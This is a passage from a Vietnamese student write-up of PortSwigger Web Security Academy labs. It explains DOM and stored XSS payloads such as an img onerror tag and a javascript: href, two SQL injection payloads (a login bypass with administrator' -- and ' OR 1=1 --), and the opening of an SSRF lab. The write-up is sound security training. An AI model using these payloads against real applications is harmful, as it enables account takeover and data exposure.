
Minh chứng

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'Lab: DOM XSS in innerHTML sink using source location.search'. The page indicates the user is at the 'APPRENTICE' level and has solved the lab. The description states: 'This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an `innerHTML` assignment, which changes the HTML contents of a `div` element, using data from `location.search`. To solve this lab, perform a cross-site scripting attack that calls the `alert` function.' Below the description are buttons for 'ACCESS THE LAB', 'Solution', and 'Community solutions'.

The screenshot shows the completed lab result. The title is 'DOM XSS in innerHTML sink using source location.search'. A green 'Solved' button is visible. The message 'Congratulations, you solved the lab!' is displayed. Below it, there are links to 'Share your skills!', social media icons for Twitter and LinkedIn, and 'Continue learning >'. A large empty rectangular box is shown, likely where the exploit would have been demonstrated. At the bottom, the text '0 search results for' is visible.

Hình 11: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Hình 12: Kết quả khi tìm kiếm `test`

Dựa vào tab Inspect, ta có đoạn mã JavaScript của ứng dụng như sau:

```

1 function doSearchQuery(query) {
2   document.getElementById('searchMessage').innerHTML = query;
3 }
4
5 var query = (new URLSearchParams(window.location.search)).get('search');
6 if (query) {
7   doSearchQuery(query);
8 }
```

Trong đó:

- `window.location.search`: lấy phần query string trên URL (ví dụ: `?search=test`)
- `get('search')`: lấy giá trị `test`
- `innerHTML = query`: chèn trực tiếp nội dung vào DOM mà không escape

Tuy nhiên, phần `innerHTML = query` có thể gây ra lỗi bảo mật do `query` đến từ người dùng nhưng không được escape.

Để khai thác, ta không thể chèn trực tiếp các payload JS như `<script>alert(1)</script>` vì nội dung `query` được thêm vào DOM bằng cách gán `.innerHTML`. Cụ thể:

- Khi chèn bằng `.innerHTML`, nội dung thẻ `<script>` vẫn được tạo, nhưng trình duyệt không kích hoạt thực thi nếu nó không được parser xử lý trực tiếp từ file HTML gốc.

- Chỉ những thẻ script được parser HTML xử lý khi load ban đầu hoặc được tạo đúng cách bằng DOM API (như `createElement("script")`) mới được thực thi.


Vì vậy, ta có thể sinh payload dùng các thẻ có sự kiện thực thi, như `<img>` với `onerror`:

```
1 <img src=x onerror=alert(1)>
```

Khi đó, trình duyệt parse lại `innerHTML` và thực thi `onerror` do `src=x` là ảnh lỗi

## Kết quả đạt được

Payload hoạt động đúng như dự đoán, hình ảnh render bị lỗi nên chương trình sẽ gọi đến hàm `alert(1)`



Hình 13: Hộp thoại alert(1) được bật lên

## 2.5 Stored XSS into anchor href attribute with double quotes HTML encoded

Minh chứng

The screenshot shows a browser window for the PortSwigger Web Security Academy. The URL is [portswigger.net/web-security/cross-site-scripting/contexts/lab-href-attribute-double-quotes-html-encoded](https://portswigger.net/web-security/cross-site-scripting/contexts/lab-href-attribute-double-quotes-html-encoded). The page title is "Lab: Stored XSS into anchor href attribute with double quotes HTML-encoded". A sidebar on the left lists various XSS topics. The main content area describes the lab: "This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the `alert` function when the comment author name is clicked." It includes buttons for "ACCESS THE LAB", "Solution", and "Community solutions".

The screenshot shows a browser window for the Web Security Academy. The URL is [0ae5002a04d21d93818d075700f5009e.web-security-academy.net/post?postId=1](https://web-security-academy.net/post?postId=1). The page title is "Stored XSS into anchor href attribute with double quotes HTML-encoded". The status bar indicates "LAB Solved". The main content area says "Congratulations, you solved the lab!" and includes links for "Share your skills!" and "Continue learning >".




Hình 14: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Khi người dùng nhập các thông tin như sau và post:

- Name: `test name`
- Comment: `test cmt`
- Website: `http://test.com`



Hình 15: Kết quả khi nhập các thông tin bình thường


Kết quả hiển thị có dạng:

```
<a id="author" href="http://test.com">test name</a>
```

Có thể kết luận hệ thống gán giá trị `href` theo nội dung được gửi. Người dùng hoàn toàn kiểm soát URL và có thể khai thác theo hướng này.

Khi người dùng nhập các thông tin như sau và post:

- Name: `<h1>test name</h1>`
- Comment: `<script>alert(1)</script>`
- Website: `abc.com`



Hình 16: Kết quả khi chèn các đoạn script vào

Có thể thấy các thẻ `<h1>` và `<script>` chỉ được render ra chứ không thực thi, nên không thể khai thác được XSS bằng các tag trong lab này.

→ Dựa vào các thông tin trên, có thể xây dựng payload để gửi bằng thông tin **Website** như sau:

```
1 javascript:alert(1)
```


`href` là thuộc tính cho phép định nghĩa hành động khi click vào liên kết. Nên khi người dùng click vào **Name** được chèn payload, sự kiện `onclick` mặc định của trình duyệt sẽ thực thi nội dung trong `javascript:` như một đoạn JS

## Kết quả đạt được

Khi gửi `Website = javascript:alert(1)`, DOM sẽ render thành:

```
1 <a href="javascript:alert(1)">pwned</a>
```

Khi có người dùng click vào `pwned` để truy cập vào website, hộp thoại `alert(1)` sẽ được bật lên



Hình 17: Hộp thoại alert(1) được bật lên

## 2.6 SQL injection vulnerability allowing login bypass

### Minh chứng

The screenshot shows the PortSwigger.net SQL injection lab interface. The sidebar on the left lists various topics under 'SQL injection', including 'Back to all topics', 'What is SQL injection?', 'What is the impact of SQL injection?', 'Detecting SQL injection vulnerabilities', 'Examples of SQL injection', 'Examining the database', 'UNION attacks', 'Blind SQL injection', 'How to prevent SQL injection', 'SQL injection cheat sheet', and 'View all SQL injection labs'. The main content area is titled 'Lab: SQL injection vulnerability allowing login bypass' and includes a 'SOLVED' badge. Below the title, it says 'This lab contains a SQL injection vulnerability in the login function. To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.' There is a large orange button labeled 'ACCESS THE LAB'. Below the button are two dropdown menus: 'Solution' and 'Community solutions'.

Hình 18: Minh chứng đã hoàn thành lab


## Giải thích chi tiết

Khi người dùng nhập `Username` và `Password` trên form đăng nhập, ứng dụng phía server thực hiện truy vấn SQL tương tự như sau:

```
1 SELECT * FROM users WHERE username = '<input_username>' AND password = '<input_password>'
```

Nếu database có thông tin đăng nhập phù hợp thì hệ thống sẽ cho phép đăng nhập. Dựa vào dự đoán trên, có thể xây dựng payload như sau:

- **Username:** `administrator' --`
- **Password:** bất kỳ (không quan trọng, không dùng đến)



Hình 19: Đăng nhập bằng payload trên

Khi đó, câu lệnh SQL được tạo ra sau khi nhập payload có dạng:

```
1 SELECT * FROM users WHERE username = 'administrator' -- ' AND password = 'anything'
```

- `--` là ký hiệu bị comment trong SQL (MySQL, PostgreSQL, MSSQL)
- Do đó, phần `AND password = ...` sẽ bị bỏ qua.
- Kết quả: câu truy vấn chỉ còn lại:

```
1 SELECT * FROM users WHERE username = 'administrator'
```

## Kết quả đạt được


Vì user **administrator** có tồn tại trong database nên có thể đăng nhập thành công

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'SQL injection vulnerability allowing login bypass'. The URL in the address bar is '0a09003604c61de6816d43e600bb009e.web-security-academy.net/my-account?id=administrator'. The page displays a message: 'Congratulations, you solved the lab!' and 'Share your skills!'. It also includes navigation links for 'Home', 'My account', and 'Log out'. A green button labeled 'Update email' is visible on the left side of the page.

Hình 20: Đăng nhập thành công vào tài khoản administrator

## 2.7 SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

### Minh chứng




Hình 21: Minh chứng đã hoàn thành lab

### Giải thích chi tiết

Ứng dụng hiển thị các sản phẩm dựa vào danh mục được chọn, tương ứng với việc truy vấn SQL phía backend như sau:

```
1 SELECT * FROM products WHERE category = 'Pets' AND released = 1
```



Hình 22: URL bình thường khi GET /filter?category=Pets

Mục tiêu của bài lab là lợi dụng lỗ hổng SQL injection trong tham số `category` để bỏ qua điều kiện lọc sản phẩm, từ đó hiển thị tất cả sản phẩm, bao gồm cả các sản phẩm chưa được công bố. Dựa vào câu truy vấn SQL trên, có thể suy ra payload như sau:

```
1 ' OR 1=1 --
```

Truy vấn SQL sinh ra sau khi inject payload:

```
1 SELECT * FROM products WHERE category = '' OR 1=1 -- ' AND released = 1
```

- ' để kết thúc chuỗi ban đầu
- OR 1=1 luôn đúng → Tất cả bản ghi đều được chọn
- -- là comment, dùng để bỏ qua phần AND released = 1

### Kết quả đạt được


Khi thực hiện gửi kết quả trên, toàn bộ sản phẩm trong database (bao gồm cả sản phẩm chưa release) sẽ được hiển thị



Hình 23: Payload đã thực thi và in ra toàn bộ sản phẩm (Lab solved)

## 2.8 Basic SSRF against the local server

### Minh chứng



Hình 24: Minh chứng đã hoàn thành lab


### Giải thích chi tiết

Ứng dụng có chức năng **Check stock** thực hiện bằng cách gửi một POST request tới `/product/stock` chứa một tham số `stockApi`. Server sẽ gọi đến URL được chỉ định bởi người dùng → Đây là một lỗi SSRF vì server chấp nhận URL bên ngoài làm tham số và sẽ thực hiện HTTP request từ phía nội bộ.

Theo yêu cầu bài toán, cần gửi yêu cầu đến `localhost/admin` để có thể xóa user `carlos`. Vậy các bước thực hiện như sau:

